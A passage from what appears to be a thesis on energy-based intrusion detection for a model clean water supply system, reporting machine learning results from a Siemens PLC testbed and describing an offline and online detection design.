


Figure 6.17 Density plot for power in the pump




Figure 6.16 Density plot for shunt in the pressure out sensor.

6.6 Practical approach

The experiments proposed in this chapter are benchmarked against five popular classifiers used in similar research: DT, NB, MLP, KNN and SVM. The results obtained from the classifiers are evaluated in order to verify Hypothesis 1 discussed in Section 6.2. The dataset collected from our CWSS physical testbed includes equipment such as: Siemens S7-1500 PLC, sensors and actuators, all currently used in industry. Further, two more datasets are created in order to evaluate the results obtained from the selected machine learning algorithms when the dataset size grows. The datasets are described in section 6.3. Moreover, three well-known feature selection techniques are assessed in order to validate Hypothesis 2.

The experiments described in this Chapter, were executed in a Laptop MacBook Pro with 2.9 GHz Intel Core i7 and 16 GB 1600 MHz DDR3 of RAM memory. The five selected machine learning algorithms were implemented in the python-based web application called Jupyter (Ragan-Kelley et al., 2014). To estimate the performance of the ML algorithms the statistical method called k-fold cross-validation procedure was used (i.e. 5-fold cross validation) where the given dataset is to be split into k smaller dataset and then average value is computed. The experimental design considered the features from the CWSS dataset that obtained the highest scores in each of the feature selection methods described in the previous sections.

The metrics used to evaluate the performance of the machine learning algorithms are F1-Score, Geometric Mean (G-Mean), False-Positive Rate (FPR), False-Negative Rate (FNR), Time Taken to Build the Model, and Time Taken to Test the Model. F1-Score is a harmonic balance of the precision and recall. We chose the F1-Score metric over Precision because F1-Score is not affected by the large number of true negatives that our model could provide.

G-Mean is a performance metric that combines the True Negative Rate (TNR) and True Positive Rate (TPR). A low G-Mean score indicates that the performance of the machine learning algorithm is poor. Additionally, given that triggering a false positive alarm or a false negative alert in critical infrastructure might have a more significant impact in comparison with traditional computer networks. False Positive Rate (FPR) and False-Negative Rate (FNR) are considered as important metrics to evaluate the performance of our machine learning models.

Moreover, it is also important to evaluate two important metrics of: Time Taken to Build the Model and the Time Taken to Test the Model. They have been chosen as it is vital to predict an attack on ICS as fast as possible in order to avoid irreversible damage. For instance, attacking a water treatment system may involve the manipulation of the water chlorination. Modifying the dosage of chlorine in the water would put many lives in great danger. On the other hand, the time taken to build the model may not be required to be quick, except in circumstances where it is required to update the model on the fly.

6.7 Result analysis

This section presents the analysis and discussion of the results obtained from the five selected machine learning algorithms and three feature selection methods given six performance metrics as discussed before. Table 6.6 shows the results obtained from the machine learning algorithms after employing all the features and also once hiring the ones chosen by each feature selection technique. Table 6.7 and Table 6.8 show the same results as described above but obtaining from Dataset II and Dataset III, both respectively.

According to the results shown in Table 6.6, the Correlation-Based and IG, as two feature selection techniques, slightly improve the performance of the Naïve Bayes algorithm in terms of F1-Score from 89.4%, when the entire dataset is used, to 90.8%, with only chosen features. However, the Time Taken to Build the Model and the Time Taken to Test the Model, do not show a significant difference for Naïve Bays algorithm in all the scenarios. Moreover, the F1-Score for the MLP algorithm is improved from 95%, when the entire dataset is used, to 95.4%, when only selected features by the chi-square are employed.

Table 6.6 Results obtained from dataset I

Feature Selection Technique	**Algorithm**	**F1 Score**	**G-Mean**	**FPR**	**FNR**	**Time Taken to Build the Model (s)**	**Time Taken to Test the Model (s)**
Information Gain	Decision Tree	0.935	0.936	0.019	0.106	1.106	0.003
	Naïve Bayes	0.908	0.912	0.019	0.152	0.134	0.021
	Multilayer Perceptron	**0.95**	**0.951**	**0.02**	**0.06**	**10.144**	**0.006**
	KNN	0.916	0.918	0.051	0.113	2.103	4.112
	SVM	0.95	0.951	0.015	0.082	819.341	105.368
Chi Square	Decision Tree	0.935	0.936	0.019	0.106	0.914	0.003
	Naïve Bayes	0.886	0.891	0.016	0.193	0.135	0.019
	Multilayer Perceptron	**0.954**	**0.955**	**0.01**	**0.07**	**9.776**	**0.005**
	KNN	0.916	0.918	0.051	0.113	2.01	4.058
	SVM	0.956	0.957	0.014	0.072	720.915	96.698
Correlation Based	Decision Tree	0.935	0.936	0.019	0.106	1.139	0.003
	Naïve Bayes	0.908	0.912	0.019	0.152	0.141	0.021
	Multilayer Perceptron	**0.953**	**0.954**	**0.01**	**0.07**	**10.336**	**0.006**
	KNN	0.916	0.918	0.051	0.113	2.356	4.285
	SVM	0.957	0.957	0.014	0.07	743.715	101.966
No Feature Selection Method	Decision Tree	0.935	0.936	0.019	0.106	1.435	0.005
	Naïve Bayes	0.894	0.899	0.017	0.178	0.181	0.038
	Multilayer Perceptron	**0.95**	**0.954**	**0.01**	**0.07**	**11.901**	**0.008**
	KNN	0.916	0.918	0.051	0.112	3.299	4.847
	SVM	0.961	0.962	0.013	0.063	1181.682	162.983

Table 6.7 Results obtained from dataset II

Feature Selection Technique	Algorithm	F1 Score	G-Mean	FPR	FNR	Time to Build the Model (s)	Time Taken to Test the Model (s)
Information Gain	Decision Tree	0.939	0.94	0.018	0.099	2.952	0.006
	Naïve Bayes	0.908	0.912	0.019	0.152	0.257	0.045
	Multilayer	**0.955**	**0.956**	**0.025**	**0.063**	**20.794**	**0.013**
	KNN	0.945	0.946	0.038	0.071	6.376	8.683
	SVM	0.954	0.955	0.015	0.075	3499.471	421.428
Chi Square	Decision Tree	0.939	0.94	0.018	0.099	2.512	0.006
	Naïve Bayes	0.885	0.891	0.016	0.194	0.272	0.044
	Multilayer	**0.958**	**0.959**	**0.017**	**0.065**	**20.639**	**0.013**
	KNN	0.945	0.946	0.038	0.071	6.119	8.519
	SVM	0.953	0.954	0.014	0.077	3313.695	428.312
Correlation Based	Decision Tree	0.939	0.94	0.018	0.099	3.072	0.007
	Naïve Bayes	0.908	0.912	0.019	0.153	0.282	0.049
	Multilayer	**0.958**	**0.959**	**0.017**	**0.065**	**21.405**	**0.014**
	KNN	0.945	0.946	0.038	0.071	6.997	9.241
	SVM	0.954	0.955	0.014	0.076	3482.824	443.72
No Feature Selection Method	Decision Tree	0.939	0.94	0.018	0.099	4.323	0.009
	Naïve Bayes	0.894	0.899	0.017	0.178	0.393	0.079
	Multilayer	**0.952**	**0.953**	**0.015**	**0.078**	**24.045**	**0.017**
	KNN	0.946	0.947	0.037	0.069	9.467	10.298
	SVM	0.95	0.951	0.013	0.084	6100.745	733.347

The Time Taken to Build the Model for this algorithm is reduced by 2 seconds and the Time Taken to Test the Model remains below 1 second. It should be noted that the SVM does not improve in terms of F1-Score or G-mean metrics, however reducing the number of features aids to reduce the computational time to 6 minutes for the Time Taken to Build the Model and 1 minute for the Time Taken to Test the Model. The results obtained from the machine learning algorithms on dataset II are shown in Table 6.8. The KNN algorithm shows considerable improvement on dataset II. F1-Score and G-mean metrics on dataset I, achieved 91.6% and 91.8% both respectively while on dataset II it achieves 94.5% and 94.6%.

Table 6.8 Results obtained from dataset III

Feature Selection Technique	Algorithm	F1 Score	G-Mean	FPR	FNR	Time to Build the Model (s)	Time Taken to Test the Model (s)
Information Gain	Decision Tree	0.94	0.942	0.018	0.097	4.81	0.008
	Naïve Bayes	0.908	0.912	0.019	0.153	0.352	0.066
	Multilayer	**0.955**	**0.956**	**0.029**	**0.059**	**30.295**	**0.02**
	KNN	0.959	0.959	0.029	0.053	12.181	13.126
	SVM	0.954	0.955	0.013	0.075	7117.861	865.213
Chi Square	Decision Tree	0.94	0.942	0.018	0.097	4.071	0.009
	Naïve Bayes	0.885	0.891	0.016	0.193	0.367	0.061
	Multilayer	**0.96**	**0.96**	**0.017**	**0.062**	**30.509**	**0.02**
	KNN	0.959	0.96	0.029	0.052	11.639	12.777
	SVM	0.953	0.954	0.013	0.077	7391.045	866.156
Correlation Based	Decision Tree	0.94	0.942	0.018	0.097	5.019	0.009
	Naïve Bayes	0.908	0.912	0.019	0.153	0.385	0.071
	Multilayer	**0.958**	**0.958**	**0.018**	**0.064**	**30.701**	**0.021**
	KNN	0.959	0.96	0.029	0.052	13.485	14.051
	SVM	0.954	0.955	0.013	0.076	140920.919	909.082
No Feature Selection Method	Decision Tree	0.94	0.942	0.018	0.097	7.228	0.014
	Naïve Bayes	0.894	0.899	0.017	0.179	0.598	0.114
	Multilayer	**0.953**	**0.954**	**0.015**	**0.076**	**35.172**	**0.025**
	KNN	0.961	0.961	0.028	0.05	17.67	15.826
	SVM	0.95	0.951	0.012	0.085	12946.696	1476.491

It can be seen in Table 6.7 that the Time to Build the Model and the Time to Test the Model are increased by a factor of 2 or even sometimes more for the five algorithms. Table 6.8 shows the results obtained from dataset III. Both F1-Score and G-mean metrics obtained by the MLP algorithm on dataset III with the features provided by the Chi-Square achieved 96%. This outperforms the scores of 95.3% and 95.4% achieved by the MPL algorithm when the entire dataset is used. The Time to Build the Model and the Time to Test the Model are increased by the factor of 2 and 4, both respectively, compared to dataset II and dataset I. For instance, it can be seen in Table 6.6 that the F1-Score and G-mean metrics from the Naïve Bayes and

MLP algorithm both show an improvement compared to the results obtained when the algorithms are trained with the entire dataset.

As Table 6.8 shows, the results obtained from the rest of the algorithms do not show an improvement, however, the F1-Score and G-mean metrics obtained from the algorithm trained with the feature selection techniques are equal to the results obtained from the entire dataset.

6.8 Discussion

In this section, the scientific hypothesis described at the beginning of this chapter are discussed.

Hypothesis 1. The newly engineered energy-based features obtained from monitoring the energy consumption of sensors and actuators that compose an ICS allows the detection of anomalies by using supervised machine learning algorithms.

The evaluation of the machine learning algorithms described in the previous section demonstrates the feasibility of classifying anomalous activity on a model of a clean water system by monitoring the energy of the actuator/sensors that compose the control system. The algorithms that show the best performance regarding F1-Score are MLP and SVM for three datasets. Although, SVM requires significantly more time than MLP in building the machine learning model.

Hypothesis 2. The newly energy-based dataset collected from the physical testbed contains features that do not contribute to the metrics of a predictive model, making them less relevant than others.

The feature selection process applied on the dataset obtained from the testbed used in this research is described in section III. Our results demonstrate that the dataset contains features that do not contribute to the machine learning model. Addressing our results, removing those features aid to improve metrics such as: Time to Build the Model and Time to Test the Model.

6.9 Conclusions

This Chapter describes a new approach based on energy monitoring of the endpoints from a control system in order to detect anomalies. We start by carrying out a proof of concept, in which we obtain information from two INA219 current sensors connected to the original version of the Festo Rig. Afterwards, the readings from the sensors are collected with a raspberry pi4. The information obtained from the sensors is tagged as benign or malicious then classified using three different machine learning algorithms. Each algorithm was tuned with different parameters. The Random Forest algorithm provides the best results during the classification phase in comparison with SVM, MLP, KNN and NB. The data is obtained from a real testbed designed and implemented at Edinburgh Napier University. The novel attacks were conducted to the control system implemented in Festo MPA Process Control rig. This system emulates a clean water supply. It can be seen that an attack on the reservoir tank set point results in a water outage for the user. In addition, it can be seen that applying supervised machine learning to the energy consumption of the pump and solenoid valve of a downscaled clean water supply system permits to detect anomalous behaviour.

The results obtained from the machine learning algorithms during the execution of the initial proof of concept demonstrate the feasibility of detecting anomalies through energy monitoring. To develop this concept, we added a total of six INA219 current sensors to the modified version of the Festo Rig. The results obtained from the second part of experimentation show the feasibility of using this approach for anomaly detection using a wider range of machine learning algorithms than the initial proof of concept. Further, the feature selection techniques applied to the energy-based dataset did successfully remove features that did not contribute to the machine learning model. One of the visible advantages of feature selection is the reduction of computational time for heavy algorithms such as SVM and KNN. For instance, on SVM the Time Taken to Build the Model is reduced by 37% when the correlation-based technique is applied to the dataset. The performance of the machine learning algorithms achieved an F1 Score of 90% overall. In our scenario, we focus on obtaining a high detection rate along with the lowest FPR and FNR. Bearing that in mind, the algorithm that meets those requirements is Multilayer Perceptron (MLP) which achieves 95% F1 score, 2.9% FPR and 6.8% FNR, when Information Gain is applied on the dataset.

Chapter 7: Real-time anomaly detection using machine learning and a novel energy-based dataset

7.1 Introduction

This Chapter proposes a real-time energy-based anomaly detection system for a model of a clean water supply system. The physical testbed used during the experimentation phase represents a model of a clean water supply system on the FESTO MPA Control Process Rig. A set of attacks to the testbed is conducted during the control process operation. During the attacks, the energy level of the components is monitored and recorded to build a novel dataset for training and testing a total of five traditional supervised machine learning algorithms: K-Nearest Neighbour, Support Vector Machine, Decision Tree, Naïve Bayes and Multilayer Perceptron. The trained machine learning algorithms were built and deployed online during the control system operation for further testing. The performance obtained from offline and online training and testing phases are compared. The captured results show that KNN and SVM outperformed the rest of the algorithms by achieving high accuracy scores and low false-positive, false-negative alerts. The results have been presented and published in IEEE WCCI 2020 conference.

7.2 Research approach

This chapter proposes an Energy-Based Intrusion Detection System (EBIDS) for a model of a clean water supply system. The EBIDS is composed of five machine learning algorithms such as: Support Vector Machine (SVM), K-Nearest Neighbour, Random Forest, Multilayer Perceptron (MLP) and Naïve Bayes which were explained in Chapter 6, employed on a novel dataset obtained from the testbed explained in Chapter 4. The aim of the EBIDS is to detect and alert anomalies in the operation of the control system.

Research Question 1. How does the performance (accuracy, false negative and false positive) of the ML models obtained from the offline training differ from its performance obtained during the online training in a model of a clean water supply system?

Research Question 2. Is it possible to create an anomaly detection mechanism at the lowest level of a control system by only taking into account the relevant energy-based features?

7.2.1 Testbed

We use the CWSS physical testbed, explained in Chapter 4, to obtain the dataset that will be used throughout this chapter. In normal operation, the CWSS physical model aims to maintain the required water level setpoint in the B102 tank. The CWSS testbed is explained in detail in Chapter 4. To achieve this, the water stored in the B101 tank is pumped via a variable speed drive so that the required water level of the tank can be maintained while the demand from it varies throughout the valve (V106). We propose a water demand model for the seven days of a week, which is based on the real model of power consumption in the UK (NORDPOOL, 2018). We keep this water demand model simplistic, so it could be reproduced in the future.

The set of attacks carried out on the testbed overwrite the input and output memory of the PLC with the aim to interrupt the operation of the control system. The intruder can execute these attacks remotely. However, for this, the intruder needs to be connected to the same network as the PLC. As described in Chapter 3, the main vulnerability of the Siemens S7-1500 PLC is the fixed addressing of the input and output memory spaces in addition to the lack of validation for the incoming connections. These two weaknesses allow the execution of remote attacks to the PLC. More details of these novel attacks can be found in Chapter 3 of this thesis.

7.3 ICS architecture and EBIDS

Historically, ICS devices such as PLCs and I/Os were not networked and lacked the computing and communication capabilities (Kamel & Kamel, 2014). The emerge of Industry 4.0 (Schlechtendahl et al., 2015) has led to developing ICS devices able to exchange data over the Internet. Further, the convergence of IT and ICS networks allow to manage, monitor and control industrial processes from remote locations. Figure 7.1 shows a typical architecture of an IT and ICS combined network with security devices such as firewalls placed at the highest levels.

When it comes to cybersecurity, defence in depth (Pretorius & van Niekerk, 2016) is one of the well-known approaches comprising of a series of defensive mechanisms that are layered in the network in order to protect the assets. For instance, Figure 7.1 shows one firewall inspecting the incoming/outgoing traffic from the internet whereas the firewall located at level 3 prevents unauthorised communication between the corporate and control network.

The energy-based IDS (EBIDS) proposed in this chapter aims to add an extra layer of protection to the control system, therefore it is placed at level 1 and hard-wired to the PLC/Sensors, as shown in Figure 7.1. Hence, the architecture of the EBIDS proposed in this chapter makes it not accessible from the IC/ICS network.

7.3.1 Dataset

The dataset contains malicious and benign traffic that is recorded during a one-day operation. The EBIDS is tested using the dataset collected from the CWSS implemented for this research. The monitored sensors/actuators are: ultrasonic sensor (B101), Pump (101), Flowmeter_in (B102), Pressure_in (104), Pressure_out (105) and Flow_out (B103). Each of the sensors/actuators is hard-wired to the INA 219 sensor and Input/output memory of the Siemens S7-1500 PLC (Siemens, 2018).




Figure 7.1 CWSS testbed diagram

The INA 219 sensor provides four energy features: voltage in the shunt resistor, voltage in the INA 219 board, current, and power. Thus, the dataset used in the pre-processing phase of the machine learning process contains 24 features in total. Figure 7.2 shows the original dataset obtained from the testbed and the balanced dataset after applying SMOTE oversampling technique (Chawla, N.V., Bowyer, K.W., Hall, L.O., 2002). SMOTE has been successfully applied and widely used in similar researches.




Figure 7.2 Energy-based dataset

7.3.2 Machine learning algorithms

The description of the employed ML algorithms is beyond the scope of this chapter, as it was widely discussed in the literature review chapter as well as the previous chapter. The following are the supervised ML algorithms chosen for training and testing which were also employed in the similar research discussed in the Literature Review chapter.

- K-Nearest Neighbour (KNN).
- Support Vector Machine (SVM).
- Decision tree (DT).
- Multilayer Perceptron (MLP).
- Naïve Bayer (NB).

7.3.3 Machine learning evaluation metrics

Choosing the right metrics for evaluating a machine learning algorithm influences how its performance is measured and compared with other approaches (Technology & Technology, 2015). The metrics are usually derived from the confusion matrix, which is a summary of prediction results on a classification problem. Table 7.1 shows a confusion matrix, True Negative (TN) represents the number of benign samples correctly classified as benign, True Positive (TP) represents the number of malicious samples correctly classified as malicious, False Negative (FN) represents the number of malicious samples incorrectly classified as benign and finally, False Positive (FP) represents the number of benign samples incorrectly classified as malicious (Ting, 2017).

Table 7.1 Confusion matrix

Class	**Classified as Benign**	**Classified as Malicious**
Benign	True Negative (TN)	False Positive (FP)
Malicious	False Negative (FN)	True Positive (TP)

Given that our research focuses on critical infrastructure such as a clean water supply system, we emphasise in maximizing the detection rate and minimising the number of false alarms generated by the EBIDS. The metrics used to evaluate the results obtained from this research are explained as follows. Accuracy, shown in equation (1), is the ratio of correct predictions over the total number of predictions.

$$Accuracy = \frac{TP + TN}{TN + FN + FP + TP} \qquad (1)$$

False Negative Rate (FNR) represented in equation (2) indicates the ratio of malicious traffic classified as benign.

$$FNR = \frac{FN}{TP + FN} \qquad (2)$$

False Positive Rate (FPR), shown in equation (3) indicates the ratio of benign samples classified as malicious.

$$FPR = \frac{FP}{TN + FP} \qquad (3)$$

7.4 EBISD operation

The EBIDS has two components which are shown in Figure 7.3. An EBDIS classifier, which is built offline using scikit-learn which is a free machine learning library for python (Hackeling, 2014) and a real-time detection. These two components are explained as follows.

Offline. The EBIDS classifier is trained offline with a dataset collected from the testbed. The dataset contains newly engineered energy-based traces of malicious and benign traffic obtained from the sensors/actuators that are part of our physical testbed. The pre-processing step in machine learning improves the quality of the raw data collected from the testbed converting it into a clean set of information. The steps involved in data pre-processing are as follows:

a) removing the noise from the energy-based dataset by applying a low pass digital filter (Hansen et al., 2002) given that the collected dataset includes external factors such as noise.

b) Using feature selection techniques such as Chi-Square and Information Gain to remove features that do not contribute to the energy-based ML model.

c) Using oversampling techniques such as SMOTE to adjust the class distribution of the dataset.

d) Testing the effectiveness of the machine learning models by splitting the dataset into k consecutive folds for cross-validation.

e) Scaling the dataset by applying Standardization/Normalization techniques.




Figure 7.3 Online detection energy-based IDS

The training dataset is composed of 80% of the entire data employed to train our ML models. The remaining 20% of the data is used to evaluate the performance of the trained ML models. Finally, we use the joblib library (Malakhov, 2016) available on Python to build the ML model and save it as a file for online evaluation.

Online. In the online phase of the process, the EBIDS uses the classifier built in the offline phase to detect the set of attacks executed to the Input/Output memory of the Siemens PLC. We use the same joblib library described in the previous section to recover each machine learning model created during the offline testing. The ML model is deployed online in a Raspberry PI that collects, filters and selects the newly engineered energy-based features chosen during the feature selection process. The EBIDS raises an alarm to the operator when an anomaly is present in the control process.

7.5 EIBDS evaluation

This section demonstrates the evaluation results for the proposed EIBDS. Before we analyse the results, it is worth mentioning that for the EIBDS off line operation and during the pre-processing step, we applied a cutting edge and complex low pass filter. However, the same filter could not be applied during the EIBDS online operation because the filter calculates its parameters based on the entire dataset. Therefore, we opted for implementing our own digital filter during online and offline evaluation. This filter is based in a second order low pass filter and it is implemented in python as part of the pre-processing phase.

Figure 7. shows the results in terms of accuracy for online and offline 4evaluation. KNN achieved the highest accuracy during the offline evaluation followed closely by MLP. DT and SVM achieved above 98% of accuracy, whereas, NB shows the worst performance by achieving 95.5%. KNN and SVM showed a similar performance during the online and offline evaluation. The difference in accuracy among DT, NB and MLP during the online and offline training is more significant.




Figure 7.4 Accuracy of ML models

Figure 7.5 shows the false positive rate (FPR) achieved by the classifiers. This metric indicates the number of benign events classified as malicious. Addressing our captured results, KNN presents the best performance in both offline and online scenarios achieving 0.1% and 0.11%, both respectively. NB achieves 2.5% for FPR during the offline scenario but increases to 6.8% in the online scenario.




Figure 7.5 False positive rate evaluation

The false-negative rate (FNR) represents the number of malicious events classified as benign. In critical infrastructures, FNR alerts are more dangerous than FPR, because it indicates that the security system fails to detect the attacks to the control application putting many lives in danger. Figure 7.6. Shows the results of the FPR metric. KNN shows the best performance for both scenarios achieving the lowest scores among the other classifiers. DT and MLP present considerable different values between offline and online scenarios. SVM shows a small difference between its two scenarios but its achieved score is twice the score achieved by KNN.




Figure 7.6 False negative rate evaluation

7.6 Discussion

In this section, the scientific hypothesises described at the beginning of this chapter are discussed.

Research Question 1. How does the performance (accuracy, false negative and false positive) of the ML models obtained from the offline training differ from its performance obtained during the online training in a model of a clean water supply system?

Our experimental results obtained from the metrics mentioned above show a significant difference for algorithms such as DT, NB and MLP during offline and online training. For instance, the DT algorithm scored an accuracy of 98.8% during offline training and 92.2% during online assessment. In contrast, the difference is not greater for the KNN and SVM algorithms, which reach an accuracy of 99.9% and 98.3% during offline training, while 99.3% and 97.9% during online training. This is because, the KNN algorithm does not require training time and it can be tuned with only one hyper parameter, which is the value of K. Furthermore, SVM assumes the existence of a hyper-plane that separate the data points although it is computational expensive. On the other hand, DT, NB and MLP are affected by the change in the distribution of the dataset, which remains constant during the training phase, but varies during the online evaluation.

Research Question 2. Is it possible to create an anomaly detection mechanism at the lowest level of a control system by only taking into account the relevant energy-based features?

Our EBIDS proposed in this chapter employs energy-based features along with machine learning algorithms to detect anomalous activities during the control system operation. The EBIDS is an air gapped security system located at level 1 of the ICS architecture. It monitors the energy of sensors/actuators through the INA219 current sensor, which is hard-wired between the PLC and sensors such as: ultrasonic level sensor, flowmeter, and pressure sensor. The results obtained from our experimentation phase shows the feasibility of using our proposed EBIDS as an anomaly detection mechanism.

7.7 Conclusions

This chapter proposes a real-time anomaly detection for a clean water supply system by utilising machine learning algorithms and a novel energy-based dataset. A model of a clean water supply system, which we implemented in the Festo Rig, was employed to analyse the performance of the proposed detection system focusing on cyber-attacks to the input memory of the PLC. The evaluation of the ML models showed a solid performance during the offline testing but only KNN and SVM showed the same consistency during the offline and online evaluation.

The EBIDS proposed in this chapter shows a different approach for cyber-attack detection in comparison with traditional network IDS given the following reasons. EBIDS features are collected directly from the actuators/sensors that compose the control system instead of extracting the values from the ICS network traffic as opposed to current network IDS. The main concern in using values collected from the ICS network traffic rather than directly from actuators/sensors is trusting its integrity. It is because attackers can easily tamper network traffic which makes it even worst for ICS network traffic given its lack of encryption.

Chapter 8: Conclusions

8.1 Introduction

This chapter provides a summary of the activities carried out during this research. It reflects the contributions to the field of Industrial Control Systems Cybersecurity and how the research aims stated in Chapter 1 were achieved. Additionally, further work is identified and discussed.

